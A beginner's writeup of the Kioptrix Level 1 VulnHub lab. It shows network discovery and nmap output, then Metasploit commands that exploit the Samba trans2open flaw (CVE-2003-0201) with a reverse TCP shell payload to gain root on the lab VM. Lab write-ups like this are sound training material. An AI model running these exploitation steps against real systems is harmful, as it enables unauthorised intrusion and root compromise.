

Kioptrix Level 1 — VulnHub Writeup

Date: 21 August 2026

Difficulty: Beginner

OS: Linux

Goal: Get root access

This Kioptrix box is a linux machine that we have to get root access

STEPS TO GET THE KIOPTRIX BOX

- 1) download the mirror version of kioptrix from the vulnhub
- 2) extract the file from rar version to the vmdx,vm* file
- 3) connect your box to vawware and put both your testing and target network to bridged network to get the kioptrix ip .

Now The KIOPTRIX Box is connected now lets recon the target box

RECON

1. Get the ip of the target box by using cmd like arp-scan or nmap -sn scan
2. After getting the ip , ping the target ip to check if it is running
3. After confirming that the machine is running , run some nmap scan to check what services are running and what ports are open by which we can get access to .
4. after finding a vulnerable service we can use tools like metasploit or other services to get the reverse shell of the target machine and then we can get the root access

METHODOLOGY OF WHAT I DID

ENUMERATION

1. lets check the target machine ip
using cmd like :
sudo arp-scan -l
OR
nmap -sn <your ip>/24

```
kali@kali: ~  
$ sudo arp-scan -l  
[sudo] password for kali:  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:3c:c8:72, IPv4: 10.90.81.172  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
10.90.81.62      f8:fe:5e:e6:c5:3f      (Unknown)  
10.90.81.171    00:0c:29:88:9c:52      (Unknown)  
10.90.81.177    5e:d3:4f:b1:68:74      (Unknown: locally administered)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.865 seconds (137.27 hosts/sec). 3 responded  
  
kali@kali: ~  
$
```

We get the target machine ip which in my case is : 10.90.81.171

THEN I ping the target to confirm that it is running
ping 10.90.81.171

```
kali@kali: ~  
$ ping 10.90.81.171  
PING 10.90.81.171 (10.90.81.171) 56(84) bytes of data.  
64 bytes from 10.90.81.171: icmp_seq=1 ttl=255 time=0.797 ms  
64 bytes from 10.90.81.171: icmp_seq=2 ttl=255 time=1.37 ms  
64 bytes from 10.90.81.171: icmp_seq=3 ttl=255 time=7.64 ms  
64 bytes from 10.90.81.171: icmp_seq=4 ttl=255 time=1.15 ms  
^C  
--- 10.90.81.171 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 0.797/2.739/7.638/2.835 ms  
  
kali@kali: ~  
$
```

IT shows that the target is running.

NOW we go for the nmap scan to check which services are running :

```
(kali㉿kali)-[~]
$ nmap -sC -sV -A -T4 10.90.81.171
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 04:34 -0400
Nmap scan report for 10.90.81.171
Host is up (0.0012s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
|_ssh-hostkey:
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
| 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-methods:
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|  program version  port/proto  service
| 100000  2          111/tcp     rpcbind
| 100000  2          111/udp     rpcbind
| 100024  1          32768/tcp   status
| 100024  1          32768/udp   status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request

139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2026-08-21T08:37:16+00:00; +1m59s from scanner time.
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_64_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
32768/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:88:9C:52 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: 1m58s
```

```
Session Actions Edit View Help
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_64_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_RC4_128_WITH_MD5
32768/tcp open status 1 (RPC #100024)
MAC Address: 00:0C:29:88:9C:52 (VMware)
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Network Distance: 1 hop

Host script results:
|_clock-skew: 1m58s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 1.16 ms 10.90.81.171

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.85 seconds

(kali@kali)-[~]
$
```

This scan shows that there are
6 ports that are open

- 22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
|_ssh-hostkey:
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
- 80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-methods:
|_ Potentially risky methods: TRACE
- 111/tcp open rpcbind 2 (RPC #100000)
|_rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100024 1 32768/tcp status
|_ 100024 1 32768/udp status
- 139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

```

5. 443/tcp open  ssl/https  Apache/1.3.20 (Unix) (Red-Hat/Linux)
mod_ssl/2.8.4    OpenSSL/0.9.6b
  |_ssl-date: 2026-08-20T18:14:07+00:00; +1m57s from scanner time.
  |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
  |_http-title: 400 Bad Request
  | ssl-cert: Subject: commonName=
localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceN
ame=SomeState/countryName=--
  | Not valid before: 2009-09-26T09:32:06
  |_Not valid after: 2010-09-26T09:32:06
  | sslv2:
  |   SSLv2 supported
  |   ciphers:
  |     SSL2_RC4_64_WITH_MD5
  |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
  |     SSL2_DES_64_CBC_WITH_MD5
  |     SSL2_DES_192_EDE3_CBC_WITH_MD5
  |     SSL2_RC4_128_WITH_MD5
  |     SSL2_RC4_128_EXPORT40_WITH_MD5
  |_   SSL2_RC2_128_CBC_WITH_MD5

```

```

6. 32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:88:9C:52 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

```


Host script results:

```
|_smb2-time: Protocol negotiation failed (SMB2)
```

Port	Service	Version
22	SSH	OpenSSH 2.9p2
80	HTTP	Apache 1.3.20
111	rpcbind	2
139	SMB	Samba 2.2.x
443	HTTPS	Apache 1.3.20
32768	status	1

This open ports shows that These old service versions indicate an unpatched system from early 2000s, significantly increasing the attack surface


In the apache version there was nothing running just a test site for default Apache test page indicating no web content was configured



NOW


the nmap scan shows that there is a TCP 139 port open
Nmap identified the service as Samba but did not disclose its exact version.
The target was running several legacy services, including OpenSSH 2.9p2, Apache 1.3.20, mod_ssl 2.8.4, OpenSSL 0.9.6b, and a Linux 2.4 kernel. These findings suggested that the machine was an old Linux installation and that the Samba service could contain a known vulnerability.

And the older version has samba 2.2 open which is vulnerable to a known CVE-2003-0201 that is trans2open vulnerability and it can be search using searchsploit and further can be exploited by metasploit .



NOW we go for the msf exploit to get the reverse shell on the target machine

open msfconsole
and search trans2open



use the linux , because we found that the target is using linux through the

nmap scan .

NOW

set RHOSTS (target ip)

NOW set payload use a old payload that will run on target machine :

set PAYLOAD linux/x86/shell_reverse_tcp

this will execute a reverse shell and will give us a root shell to the target machine .

NOW Exploit the payload and you will get the root access:

```
kali@kali: ~$ msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 10.90.81.172:4444
[*] 10.90.81.171:139 - Trying return address 0xbffffdfc ...
[*] 10.90.81.171:139 - Trying return address 0xbffffcfc ...
[*] 10.90.81.171:139 - Trying return address 0xbffffbfc ...
[*] 10.90.81.171:139 - Trying return address 0xbffffafc ...
[*] 10.90.81.171:139 - Trying return address 0xbffff9fc ...
[*] 10.90.81.171:139 - Trying return address 0xbffff8fc ...
[*] 10.90.81.171:139 - Trying return address 0xbffff7fc ...
[*] 10.90.81.171:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 5 opened (10.90.81.172:4444 → 10.90.81.171:32777) at 2026-08-21 05:11:16 -0400
[*] Command shell session 6 opened (10.90.81.172:4444 → 10.90.81.171:32778) at 2026-08-21 05:11:17 -0400
[*] Command shell session 7 opened (10.90.81.172:4444 → 10.90.81.171:32779) at 2026-08-21 05:11:19 -0400
[*] Command shell session 8 opened (10.90.81.172:4444 → 10.90.81.171:32780) at 2026-08-21 05:11:20 -0400
pwd
/tmp
cd ..
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
```

now use cmd like whoami to check the root access

NOW You get the root access of the target machine to confirm that go to this directory : cat /var/spool/mail/root

```
Session Actions Edit View Help
From root Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
    for root@kioptrix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptrix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptrix.level1>
To: root@kioptrix.level1
Subject: About Level 2
Status: 0

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

From root Thu Aug 20 14:11:02 2026
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id 67KIB2M01116
    for root; Thu, 20 Aug 2026 14:11:02 -0400
Date: Thu, 20 Aug 2026 14:11:02 -0400
From: root <root@kioptrix.level1>
Message-Id: <202608201811.67KIB2M01116@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1

##### LogWatch 2.1.1 Begin #####
```

Kioptrix Level 1 taught me that real penetration testing requires more than running automated tools.

When nmap failed to identify the exact Samba version, I had to think critically and deduce the version from available information.

The Samba trans2open vulnerability shows why keeping services updated is critical in production environments – a publicly known exploit from over years ago still grants immediate root access on unpatched systems.

TOOLS USED

- arp-scan
- Nmap
- searchsploit
- Metasploit Framework
- linux/x86/shell_reverse_tcp (command shell)

References

- VulnHub: kioptrix level 1
- Exploit: samba 2.2.x trans2open (CVE-2003-0201)